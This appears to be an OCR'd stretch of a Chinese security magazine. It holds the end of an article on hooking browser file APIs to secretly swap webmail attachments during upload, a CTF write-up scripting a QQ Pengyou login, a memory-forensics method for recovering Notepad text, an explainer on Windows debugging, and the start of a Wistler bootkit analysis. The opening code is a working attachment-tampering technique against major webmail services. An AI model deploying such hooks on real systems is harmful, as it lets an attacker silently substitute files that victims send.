            hFile = (HANDLE)-111; //将句柄置为无效，以免冲撞
            _beginthread(RestoreFile, 0, NULL); //启动一个线程用来还原文件
            OutputDebugString("上传完成");
        }
```

```
        return TrueCloseHandle(hObject);
    }
```

创建一个线程用于监视上传，以及恢复源文件，代码如下：

```
    void RestoreFile(void *args) //该线程用于还原被替换的文件
    {
        Sleep(2000); //等待文件读取完成
        while(1)
        {
                if(access(szOldFileName[index],2) ==0 && access(szBakFileName[index], 0)
== 0) //判断文件是否可以访问，能访问则上传成功
            {
                if(DeleteFile(szOldFileName[index]))
                //删除被替换的文件，也是自己文件的路径
                {
                    OutputDebugString("文件删除成功\n");
                    if(!rename(szBakFileName[index], szOldFileName[index]))
                    //备份文件恢复文件名
                    {
                        SetFileAttributes(szOldFileName[index], FILE_ATTRIBUTE_NORMAL);
//恢复源文件属性
                        index++; //序号自增 1，准备下个文件
                        OutputDebugString("文件更名成功\n");
                        memset(szFileName, 0, strlen(szFileName)); //清理变量
                        hFile = (HANDLE)-111;
                        memset(szOldFileName, 0, strlen(szOldFileName[index]));
                        memset(szBakFileName, 0, strlen(szBakFileName[index]));
                        hEdit = NULL;
                        _endthread();
                        return;
                    }
                    else
                        OutputDebugString("文件更名失败\n");
                }
                else
                    OutputDebugString("文件删除失败\n");
            }
            Sleep(100);
        }
    }
```

最后，我们在 DLL 加载后，安装钩子，启动线程监视窗口就可以了，代码如下：

```
BOOL APIENTRY DllMain( HANDLE hModule,DWORD ul_reason_for_call,LPVOID lpReserved)
{
    char szTest[100], szOut[100];
    GetModuleFileName((HINSTANCE)hModule, szTest, sizeof(szTest));
    switch(ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH:
        sprintf(szOut, "Load %s Pid: %d", szTest, GetCurrentProcessId());
        OutputDebugString(szOut);
        Mhook_SetHook((PVOID*)&TrueCreateFileW, HookCreateFileW);//安装钩子
        Mhook_SetHook((PVOID*)&TrueCloseHandle, HookCloseHandle);
        _beginthread(FindMailWindow, 0, NULL);//启动线程寻找窗口
        break;
    case DLL_PROCESS_DETACH:
        Mhook_Unhook((PVOID*)&TrueCreateFileW);
        Mhook_Unhook((PVOID*)&TrueCloseHandle);
        break;
    }
    return TRUE;
}
```

最终实现的效果我们进行一下测试，将任意一个附件篡改成 notepad.exe，这里以文本文件为例，如图 2 和图 3 所示。



图 2



图 3

本文代码使用 VC6.0 编译，在 Windows7 32 位 IE8/9/10 和火狐下测试通过了 163、126、

GMAIL、HOTMAIL、QQ 邮箱。

HTTP 模拟登录 QQ 朋友网

文/图 宗旋

最近参加了西电信息安全（xdsec.org）举办的西安电子科技大学第四届网络攻防大赛 2013 线上夺旗赛（ctf.xdsec.org）。Coding 题目第三题为“抓包分析，编写一个程序/脚本，实现自动登录朋友网并发表状态”。由此我编写了这样一个程序，在这里详细介绍下 QQ HTTP 登录方式，主要是朋友网。

首先就是抓包了，本来就第一次接触 http 模拟，曾经看到冷夜（upker.net）写过的一篇 shell 脚本使用 curl 模拟登录人人网的例子，不过我运行不成功。人人网也是明文传输，所以我觉得人人网可能相对于 QQ 登录机制相差甚远。

通过抓包得出结论，从登录到发布朋友网状态总共分为四部分，当然这比大象装冰箱还多了一步，显然很繁琐。

步骤一就是 QQ 号码验证是否需要输入验证码，这里就比较简单了，根据返回数据包判断是否需要输入。有个关键性问题需要指出，朋友网使用 cookie 验证后续的操作，所以这时候我们需要保存 cookie，python 专门有 cookie 处理模块，所以用起来也比较方便。“http://captcha.pengyou.com/getimage?uin=' + qq + '&r=Math.random()”这个 URL 就是获取验证码的网址，可以手动在浏览器输入试试。

步骤二是最复杂的，让我好久才搞定。分析 QQ 密码本地加密方式的 JS 代码如下：

```
var M = C.p.value;
var I = hexchar2bin(md5(M));
var H = md5(I + pt.uin);
var G = md5(H + C.verifycode.value.toUpperCase());
```

看起来就三个函数调用，但其实很复杂，向 python 移植也失败了，所以我只能在 C# 环境下实现，代码也不是原创，来自 CSDN 的一篇博文。我此时是将加密模块编译成 exe，然后利用 python 的管道进行交互。既然加密解决了，就发送登录请求 'http://ptlogin2.pengyou.com/login?u=' + qq +'&p=' + passwd + '&verifycode=' + verycode + '&aid=15004601&u1=http%3A%2F%2Fwww.pengyou.com%2Findex.php%3Fmod%3Dlogin2%26act%3Dqqlogin&h=1&ptredirect=1&ptlang=2052&from_ui=1&dumy=&fp=loginerroralert&action=4-9-7587&mibao_css=&t=1&g=1&js_type=0&js_ver=10048&login_sig=GFr5jWK3tsBu4Ir4z1K0mdmqOzc60cJgd4qafg0yQ8HtEVFlau6xQEDy1cHnWxHd'就可以实现正确登录。

步骤三，QQ 登陆成功会返回一个网址，此网址是固定的，为 http://www.pengyou.com/index.php?mod=login2&act=qqlogin，也就是朋友网的主页，因为我们需要里面的一个 uin 值，此 uin 是用户发表状态的一个验证。Python 实现获取 uin 的代码如下，是对 html 标签的匹配。

```
search = 'quick-list'
start = 0
index = body.find(search, start)
```

```
start = index + 78
return body[start:start+48]
```

步骤四，发送状态的网址是 POST 方式 http://taotao.pengyou.com/cgi-bin/emotion_cgi_publish_v6?g_tk=' + sk_g_tk，此时还没有拿到 sk_g_tk，这里很简单，朋友网 JS 代码里有，将其移植到 python 下即可。

```
def g_tk(string):
    hashing = 5381
    for i in range(len(string)):
        hashing += int(hashing << 5) +    int(binascii.b2a_hex(string[i]),16)
    return hashing & 0x7fffffff
```

传值参数是 cookie 里面的 skey 的值，所以我们需要获取 cookie 的这个参数。

```
for index,cookie in enumerate(cj):
        if(cookie.name == 'skey'):
            skey = cookie.value
```

发送网址也搞定了，需要内容，内容是含有验证的，此时 uin 的作用就显示出来了，利用如下代码，需要的内容就可以发送了。

```
send = 'plattype=2&format=json&con=' + send + '&hostuin='+ uin
+'&feedversion=1&ver=1&noFormSender=1&plat=pengyou'
```

这样就完成了登录朋友网并且发状态的功能。当然，有很多细节问题还没有涉及。这里简单说下发表中文状态的解决办法，此时需要中文的 urlencode(js 下)编码。我是利用 python 的模块调用 JS 代码来实现的，效果如图 1 所示。

图 1

内存镜像中的文本信息提取技术研究

文/ 爱无言

在计算机取证过程中，由于实际情况的不同，计算机取证可以分为开机取证和关机取证。这两种情况下，主要都是针对计算机的存储设备进行数据提取。从提取的数据类别上看，可以涉及到操作系统版本、网络残留数据、注册表或者系统配置文件、日志信息、可执行文件以及其它数据文件。在这些数据中，内存数据是非常关键的一个环节。

内存数据是指计算机运行过程中，产生在本地物理内存设备上以及缓存硬盘上的数据。这些数据信息可以是当前运行程序、文本数据、文件数据、网络端口数值、网络连接地址、网络使用状态、内核数据等。在内存数据中，文本、文件数据所占比例最大。这是因为计算机运行时需要大量文件支持，在处理文件的过程中会产生文本数据信息在系统当中。内存数据的重要性可以表现在它是对当前计算机运行状态的一种直观记录，对内存数据的分析，可以找出计算机运行过程中所有的用户行为和系统行为。无论当前计算机是否涉及到计算机犯罪，内存数据的取证都可以较为全面的找出相关证据，为此，必须对内存数据进行严格细致的取证分析，获取第一证据。本文主要研究设计的就是一种针对内存文本数据进行取证的实用性方法。

在 Windows 环境下对物理内存取证，就要把当前时刻的物理内存信息镜像出来，然后对此物理内存镜像进行分析。要操作内存，必须深刻理解 Windows 的内存管理机制。Windows 环境下，内存管理是基于页目录和页表的方式，进程从各自的虚拟地址空间映射到共同的物理地址空间。在 Windows 系统中，每个进程都被分配一个地址空间。对于 32 位进程来说，2 的 32 次幂大小是 4G。32 位指针可以指向从 0x00000000--0xFFFFFFFF 的任何一个值，即 4,294,967,296 个值中的一个值。每个进程都拥有 4G 的地址空间，而 Windows 系统会并发许多进程，那么整个地址空间将是巨大的。即使只有一个进程，实际的内存往往也不到 1G，仍然不能满足进程的需要。因此，这个 4G 的地址空间是虚拟地址空间，也就是说由 Windows 分配，不依赖于具体硬件。

每个进程拥有的 4G 虚拟地址空间是私有的，里面包括本进程所需要的各种系统资源，进程中的线程只能访问本进程的地址空间。进程的 4G 虚拟地址空间经过地址变换，映射到物理内存上。这样，每个进程的地址空间内可以使用相同的虚拟地址，它们经过地址变换后，映射到不同的物理地址上。实际上，每个进程的内部数据结构如页目录、页表等，都是使用相同的虚拟地址，这样就方便了高层的使用。这些相同的虚拟地址经过地址变换，映射到不同物理地址上，这是由操作系统完成的，对高层透明。

如果需要对文本信息进行提取，首先必须获得内存中文本进程的内存数据。一般来说，对于 Windows 操作系统，文本进程特指是 notepad.exe，即 Windows 系统自带的记事本程序。要想获得到当前内存中 notepad.exe 进程的相关数据信息，我们这里采用结合 Eprocess 结构的方式来进行。

Eprocess 结构中的 imagename 包含了当前进程的名称，为此通过查找关键字“notepad.exe”就可以遍历出内存镜像中存在多少个文本进程。在查找出 notepad.exe 进程的数量之后，以该数量为循环次数，开始查找文本信息。此时我们不采用内存地址转换的方式，而是采用查找内存镜像中的 MagicKey 来找到文本信息。经过一定时间的分析，发现每

当 notepad.exe 进程运行在内存中时，总会在其中保留空白区用于存放文本信息，在空白区之前会以字符“#”进行分隔。于是，我们便可以写出如下的文本信息提取代码。

```
  for(int jj=0;jj<notepadnum;jj++)
        {
         do{
         fread(a_pData,1,19,fp);
     if(a_pData[0]==0x2E&&a_pData[1]==0x00&&a_pData[2]==0x74&&a_pData[3]==0x00&&
a_pData[4]==0x78&&a_pData[5]==0x00&&a_pData[6]==0x74&&a_pData[7]==0x00&&a_pData
[8]==0x00&&a_pData[9]==0x00&&a_pData[10]==0x00&&a_pData[11]==0x00&&a_pData[17]=
=0x23&&a_pData[18]!=0) //找到MagicKey
         { break;}
         lonum=lonum+1;fseek(fp,lonum,SEEK_SET);
         }while(lonum<FileLen-20);
         lonum=lonum+20; fseek(fp,lonum,SEEK_SET); fread(a_pData,1,12,fp);
     if(a_pData[0]!=0x00&&a_pData[1]!=0x00&&a_pData[2]!=0x00&&a_pData[3]!=0x00&&
a_pData[4]!=0x00&&a_pData[5]!=0x00&&a_pData[6]!=0x00&&a_pData[7]!=0x00&&a_pData
[8]!=0x00&&a_pData[9]!=0x00&&a_pData[10]!=0x00&&a_pData[11]!=0x00) //区别不同情
况准备提取文本
         {do{    txtinmem[j]=a_pData[0];
j++;lonum=lonum+1;fseek(fp,lonum,SEEK_SET); fread(a_pData,1,14,fp);
if(a_pData[0]!=0)
            {
if(a_pData[2]==0x00&&a_pData[3]==0x00&a_pData[4]==0x00&&a_pData[5]==0x00&&a_pDa
ta[6]==0x00&&a_pData[7]==0x00&&a_pData[8]==0x00&&a_pData[9]==0x00&&a_pData[10]=
=0x00&&a_pData[11]==0x00&&a_pData[12]==0x00&&a_pData[13]==0x00) break; }
else{ if(a_pData[1]==0x00&&a_pData[2]==0x00&a_pData[3]==0x00&&a_pData[4]==0x00&
&a_pData[5]==0x00&&a_pData[6]==0x00&&a_pData[7]==0x00&&a_pData[8]==0x00&&a_pDat
a[9]==0x00&&a_pData[10]==0x00&&a_pData[11]==0x00&&a_pData[12]==0x00) break; }
}while(1);}
```

需要注意的是，此时文本信息是以双字节方式存放在内存中的，为此，在找到文本信息后，需要对双字节进行转换，然后显示出来，这个过程的代码如下：

```
isize=WideCharToMultiByte(CP_ACP,0,(wchar_t*)txtinmem,-1,NULL,0,NULL,NULL);
         char * p=(char*)malloc(isize+1);
         memset(p,0,sizeof(char)*(isize+1));
WideCharToMultiByte(CP_ACP,0,(wchar_t*)txtinmem,-1,p,isize,NULL,NULL);
fwrite(p,1,isize,result);
```

此时，我们就成功获取到了内存镜像中的文本数据信息。利用该技术进行内存文本数据信息提取时，代码开发较为简单，但是时间消耗可能存在问题，为此可以利用多线程方式进行并行分析。对于大多数情况而言，完全没有必要对整个镜像文件进行分析，而是从镜像文件的二分之一位置开始分析，这会大大提高分析效率。在某些特殊场合，这种分析方法甚至会比内存地址转换方法更为准确有效。

浅议 Windows 调试机制

文/图 王晓松

学过编程的读者对调试器并不陌生，小型的有 turboC，大型的有 Visual C++。调试机制在编程中的作用极其重要，往往一个程序的编写完成，大部分的工作在于调试，一个好的调试器可以使编程如虎添翼，事半功倍，那么一个调试器背后运行的原理是什么呢？通常来说，一个调试器会由反汇编引擎、用户界面、调试事件处理等部分组成，这篇文章将从调试器的断点机制入手，继而向读者简单的介绍调试器的原理以及 Windows 的调试机制，希望读者在熟练地使用调试器的同时，对其后台的运行机制也有所了解。

调试器断点的使用

F2、F4、F7、F8……如果你是个程序员，对这几个功能键可能要比自己的身份证号码还要熟悉。程序员老鸟通常会信口道来：“F2 嘛，就是在光标处设置断点，当程序全速执行，就会停留在设置的断点处；F4 就是让程序直接执行到光标处，类似于在光标处设置断点，然后程序全速运行的打包；F7、F8 两个都是单步执行，但 F7 会一条指令一条指令的执行，碰到函数就会钻进去，F8 呢，则会跳过遇到的函数，直接执行函数后的指令。”

除了上述比较常用的调试方法，一般调试器还会提供对内存操作的断点支持，例如调试者可以对某个地址设置写断点(若有对该地址的写操作，程序则会中断，进入调试程序)或者访问断点(对该地址的访问将触发中断)。调试器还会提供其他的一些辅助调试办法，可以说，这些办法的使用极大的提高了调试的效率。

调试器断点的运行机制

实际上，调试这个活是调试器、操作系统和 CPU 共同配合的结果，每个成员都对调试的机制做出了专门的设计。我们首先学习下 CPU 对调试断点机制的支持，在 Intel 芯片内部有专门用于调试的 8 个寄存器 DR0～DR7。

DR0～DR3：四个调试寄存器，每个可以是一个断点的地址，因此使用硬件断点，可以但是最多能够设置 4 个断点；

DR4～DR5：两个寄存器没有使用，原因不明。

DR6～DR7：记录的是 DR0～DR3 中中断的属性。

注意，这几个寄存器虽然是置于 CPU 内部的，但并不是针对所有的进程，比如 DR0=0x503000，并不是所有的进程执行到地址 0x503000 都会中断，而只是针对某一个进程，当切换到别的进程时，其 DR0 内容会发生变化，因为对于每个进程，其执行环境（包括各寄存器的值）是变化的。DR6～DR7 寄存器中分别对 DR0～DR3 中断属性进行了设置，例如设置了 DR0=0x503000 这个中断，那么 DR6～DR7 寄存器中会有相应的位，决定这个中断是针对读

还是写或者执行，长度上是对字节、字还是双字。

除了硬件断点寄存器以外，在 Intel 内部还有个比较重要的 EFLAG 寄存器，其中的 TF 位专门用于单步调试。TF 正常状态下为 0，若需要程序单条指令的执行，可首先将 TF 置 1，然后程序全速执行，CPU 在执行过一条指令后会马上中断，并且将 TF 置 0，若仍想单步调试，则需要继续设置 TF 为 1，否则 TF=0 时对程序以后的执行不会产生影响。

断点的实现在各个调试器中的实现并不完全相同，在这里我们介绍一下通用的实现方法。好了，有了上面的基础知识，我们试着看下使用断点背后执行的一些操作。

1.F7 单步运行

F7 单步运行背后依靠的完全是 EFLAG 寄存器中的 TF 标志，当我们按下 F7 键时，调试器将 TF 位置 1，然后程序流执行，当执行过一条指令后，自动停止，并且 TF=0，此时可以显示变量、寄存器的变化，便于调试。

2.F4 运行到光标

F4 的实现背后依靠的是硬件断点寄存器，当我们按下 F4 键时，调试器将光标处的地址赋予硬件断点寄存器，然后程序运行，在断点处停止。

3.F8 单步运行

F8 单步运行的实现与 F7 的单步运行的原理类似，只是当需要执行的指令是 call 指令时，则将 call 指令后的那条指令地址设为硬件断点，其后程序全速运行，在 call 指令后即硬件断点处停止。

4.F2 设置断点

以上三个断点功能使用了 CPU 提供的硬件机制，所以一般称为硬件断点。硬件断点的优点是速度快，缺点是资源有限，比方说硬件断点寄存器只能够设置 4 个断点，而 F2 设置断点的机制与之相对，称为软件断点，其实现的方法是修改断点处的指令，将第一个字节改为 0xcc（即 int 3 指令），当被调试程序执行到这里时，程序停止，进入中断 3 的处理，调试器接收到这个异常后，将该断点处的指令修改为原始的代码，等待调试者进一步的调试要求。由于这种断点机制无需专用的 CPU 支持，只是在被调试程序中修改代码，因此称为软件断点。原则上说，设置软件断点并没有数量上的限制。

以上我们介绍了硬件断点和软件断点，通常设置在被调试程序的代码空间，还有一种断点用于被调试程序对内存进行访问时中断，这种断点称为内存断点。这种断点设置的空间就不仅仅局限于代码空间，还包括数据段。内存断点可以实现对内存访问和内存写两种断点，其实现的原理为：

①内存访问断点。将断点所属页面的属性修改为不可访问，当被调试程序访问该页面时，异常产生并传递给调试器，调试器判断访问的地址是否是设置断点的地址，若是，则被调试程序停止，否则被调试程序继续执行。

②内存写断点。将断点所属页面的属性修改为可读可执行，当被调试程序访问该页面时，异常产生并传递给调试器，调试器判断访问的地址是否是设置断点的地址，若是，则被调试程序停止，否则被调试程序继续执行。

小结一下，断点分为软件断点、硬件断点和内存断点，在 CPU 和调试器的支持下分别实现不同的断点功能，但是调试器进程和被调试进程属于完全两个不同的地址空间，调试器进程是如何将断点设置在被调试进程中的呢？通常调试器在设置断点时，被调试程序的线程处于 suspend（悬停）状态，这时的线程执行环境保存在一个称为 CONTEXT 的结构中，其中包括了线程运行时处理器各主要寄存器的完整镜像。当线程重新开始运行时，系统将 CONTEXT 中的内容赋予各个寄存器，完成执行环境的重构。因此，我们可以通过修改 CONTEXT 中某个字段内容，来达到修改目标线程寄存器的目的。CONTEXT 结构示例如下：

```
typedef struct _CONTEXT {
```

```
    ULONG ContextFlags;
    ULONG   Dr0;
    ULONG   Dr1;
    ULONG   Dr2;
    ULONG   Dr3;
    ULONG   Dr6;
    ULONG   Dr7;
    ……
    ULONG   SegDs;
    ……
    ULONG   EFlags;
    ULONG   Esp;
    ULONG   SegSs;
    UCHAR   ExtendedRegisters[MAXIMUM_SUPPORTED_EXTENSION];
} CONTEXT;
```

可以看到，其中正有我们需要的 DR0～DR7、EFLAGS 寄存器。Windows 提供了 GetThreadContext()和 SetThreadContext()两个函数帮助调试器查看和修改被调试线程的执行环境。比如调试器需要在被调试线程的地址 0x503000 设置一个硬件断点，那么通过 SetThreadContext()函数修改被调试线程对应的 CONTEXT 结构中的 DR0=0x503000，当被调试程序重新运行时，被调试线程中的 DR0 即为 0x503000。

前面提到，调试机制是调试器、操作系统与 CPU 共同配合的结果，那么操作系统扮演什么角色呢？别急，实际上操作系统在调试机制中是个至关重要的角儿。

Windows 的调试机制

学习了前面的内容，细心的读者会问：调试器进程和被调试进程是完全两个不同的进程，当被调试程序执行到断点时，产生的异常是如何传递到调试器的呢？一个调试器的结构又是怎样的呢？带着这些疑问，我们来看看 Windows 的调试机制。

首先我们先来回顾一下 Windows 操作系统中的异常处理机制。对于用户模式的异常，Windows 通过以下步骤进行处理：

①当操作系统进入异常处理程序后，会首先判断异常进程的调试端口是否为空，若为空且有内核调试器，则将异常信息传递给内核调试器，若调试端口不为空，则发送调试信息到调试端口，由调试器接手；若无调试器存在，进入步骤②；

②进入 Windows 调用帧异常处理机制，若仍然没有得到有效的处理，进入步骤③；

③再次检查异常进程有无调试端口，有则交给调试器处理，否则发送消息到该进程的异常端口，若仍然没有处理，则进程终止。

通过上面的步骤可以看出，操作系统在异常处理流程里已经加入了对调试机制的支持。为了利于调试，在异常处理程序的前后，分别给予了调试器一次接手异常的机会。上述步骤中让人感到陌生的一个概念就是调试端口，这是一个什么东西呢？可以认为调试端口就是一个指针，指向一个重要的结构——调试对象。

从 Windows XP 系统开始，Windows 内核中引入了一种新的对象类型，“调试对象”(DebugObject)，可以说调试对象是连接调试器与被调试程序的一个纽带。首先我们看下调试对象的结构：

```
typedef struct _DEBUG_OBJECT {
```

```
    KEVENT EventsPresent;   //是否有调试事件;
    FAST_MUTEX Mutex;       //互斥量，用于同步对该对象的操作;
    LIST_ENTRY EventList;
    ULONG Flags;            //标志位;
} DEBUG_OBJECT, *PDEBUG_OBJECT;
```

其中最重要的就是 EventList 链表，可以简单的将这个链表理解为一个消息队列，其存储的正是投递给该调试对象的调试消息。

调试器调试程序的方式有两种：一种是通过创建新进程的方式，另外一种是通过挂接(attach)目标进程的方式，无论是哪种方式，最重要的步骤都是新建一个调试对象，从而建立调试器与被调试对象交互的纽带。

如果简化来说，一个调试器的实现通常应该包括两个线程，一个线程用来与用户交互，接收调试者的指令，并将调试的执行情况反馈给用户，另外一个线程用于完成用户下达的指令，如设置断点，控制被调试程序的运行与停止，接收操作系统反馈的调试消息等。其内部往往是类似于如下代码的循环结构：

```
While(WaitForDebugEvent(&DbgEvt, …..))
    {
     //处理调试事件
     ContinueDebugEvent(DbgEvt.dwProcessId);
}
```

其中，WaitForDebugEvent 函数用于等待和接收调试事件，ContinueDebugEvent 函数用于将处理结果返回给调试子系统，让被调试程序继续运行。换句话说，调试器就是在不停的等待调试事件，然后处理这些事件，再进入等待的循环之中。调试事件以消息的形式存放在对应的调试对象中。如图 1 所示。



图 1 一个调试事件的处理流程

在 Windows 操作系统中，有专门的调试子系统作为调试支持。调试子系统实际上就是一系列完成调试功能的内核例程，在这里就不进行详细的描述了。在最初调试器启动被调试程序时，会与调试子系统建立连接，好了，我要调试啦，帮我创建一个调试对象吧，调试对象创建后，将其对象指针保存在调试器进程 TEB（Thread Environment Block，线程环境块）的 DbgSsReserved[1]字段中，同时调试子系统也将被调试进程 TEB 的 DebugPort 字段指向这个调试对象。好，调试器和被调试进程拉手成功，有了连接对方的纽带——调试对象。

下面我们以图 1 为例，讲解一下一个调试事件的处理流程：当被调试线程发生异常时，比如遇到一个 int3 指令，或者遇到一个硬件断点时，系统会进入 Windows 异常处理流程，注意在这里，异常处理流程会判断被调试进程 TEB 的 DebugPort 字段是否为空，此时当然并不为空，并且其内容恰恰是刚才创建的调试对象，那么异常处理机制会将异常信息传递给调试子系统。通过调试子系统的转换，形成调试消息，投递到调试对象中的调试消息队列中，此时正在 WaitForDebugEvent(&DbgEvt…)中睡大觉的调试器进程会被唤醒，取出调试消息队列中的内容，进入调试器设定的处理流程，处理完毕后，继续等待。这样，调试器进程通过 DbgSsReserved[1]字段定位到读取调试消息的位置，而调试子系统则根据异常进程的 DebugPort 字段定位到投递消息的位置，一次调试事件就这样通过被调试程序的异常、Windows 异常机制、调试子系统、调试对象、调试器进程的接力传递而顺利完成。

小结

本文在介绍了调试器的断点实现后，对 Windows 的调试机制进行了说明。由于篇幅有限，对 Windows 调试机制的介绍也只是给出一个轮廓性的陈述，有兴趣的读者可以进一步参看相关的文档。

（完）

BOOTKIT 探秘之 Wistler 木马分析

文/图 Odaywang Overdb 熊猫正正

Wistler 木马是一个感染计算机系统的磁盘引导扇区，加载驱动保护自己，并通过层层 Hook 等手段在系统启动的时候加载自己的下载器的一款 Bootkit 木马。本文将从 Bootkit 分析开始，以揭开 Wistler 木马的层层面纱。开篇之前，我们先看下 Wistler 的运行流程，如图 1 所示。



图 1

BOOTKIT 部分

图 2 所示为 Wistler 木马 Bootkit 部分的运行结构，下面我们会分别对其进行说明。

